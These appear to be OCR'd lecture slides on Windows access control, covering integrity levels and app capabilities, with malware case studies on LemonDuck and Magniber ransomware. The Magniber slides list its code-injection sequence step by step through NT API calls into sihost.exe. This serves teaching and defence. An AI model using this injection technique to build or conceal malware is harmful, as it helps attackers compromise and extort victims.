


vs.



Attack: Credential Dump


- LemonDuck: Crypto-mining malware




Spotlight: Mandatory Integrity Control (1)

MAC	DAC	Protected resources
Integrity levels	*Users*	
System	Local system	All securable objects Processes Files Memory areas Data …
High	Local service Network service Administrator	
Medium	Standard users	
Low	Everyone (world)	

Spotlight: Mandatory Integrity Control (2)




Spotlight: Mandatory Integrity Control (3)



Attack: Magniber Ransomware (1)

- First observed on compromised systems in 2017. At that time, malicious actors delivered Magniber primarily via the Magnitude exploit kit
- The ransomware is continuously under active development
  - Frequent significant code changes and improvements to obfuscation features, evasion tactics, and encryption mechanisms
- Magniber actively exploited PrintNightmare (CVE-2021-34527) to deploy ransomware. Now deployed by exploiting IE **browser** vulnerabilities

Attack: Magniber Ransomware (2)



Attack: Magniber Ransomware (3)


- *NtCreateSection*: The Magniber ransomware creates a new memory section that has RWX (read/write/execute) protection
- *NtMapViewOfSection*: Magniber maps the memory section in the virtual address space of the process in which the ransomware executes with RWX (read/write/execute) protection. The ransomware then writes the unpacked code into the mapped memory section
- *NtMapViewOfSection*: Magniber **maps the memory section in the virtual address space of the process in which the ransomware injects code** (for example, **sihost.exe**) with RWX protection. The code that Magniber has written in the memory section mapped in the virtual address space of spoolsv.exe is now **mirrored (i.e., injected)** in the memory section mapped in the virtual address space of sihost.exe
- *NtCreateThreadEx*: Magniber **creates a thread in the context of sihost.exe**, also known as a remote thread, and then suspends the execution of that thread

Attack: Magniber Ransomware (4)

- *NtGetContextThread*: Magniber **retrieves the context of the newly created remote thread**. Thread context is data related to the operation of the thread, which includes the values of the registers associated with the thread, such as the thread's instruction pointer register (rip)

- *NtSetContextThread*: **Magniber sets the value of the remote thread's rip** to the virtual address at which the memory section is mapped in the virtual address space of sihost.exe. This causes the remote thread to execute the code stored in this memory section when the thread resumes execution

- *NtResumeThread*: Magniber **resumes the execution of the remote thread**. This executes the injected code in the context of sihost.exe




Spotlight: Universal Windows Apps (1)

- Protected resource: Capability-bound (APIs, printers, Internet…)


Application installation package


AppxManifest.xml

```
[…]
<Capabilities>
  <Capability Name="internetClient" />
  <Capability Name="removableStorage " />
</Capabilities>
```

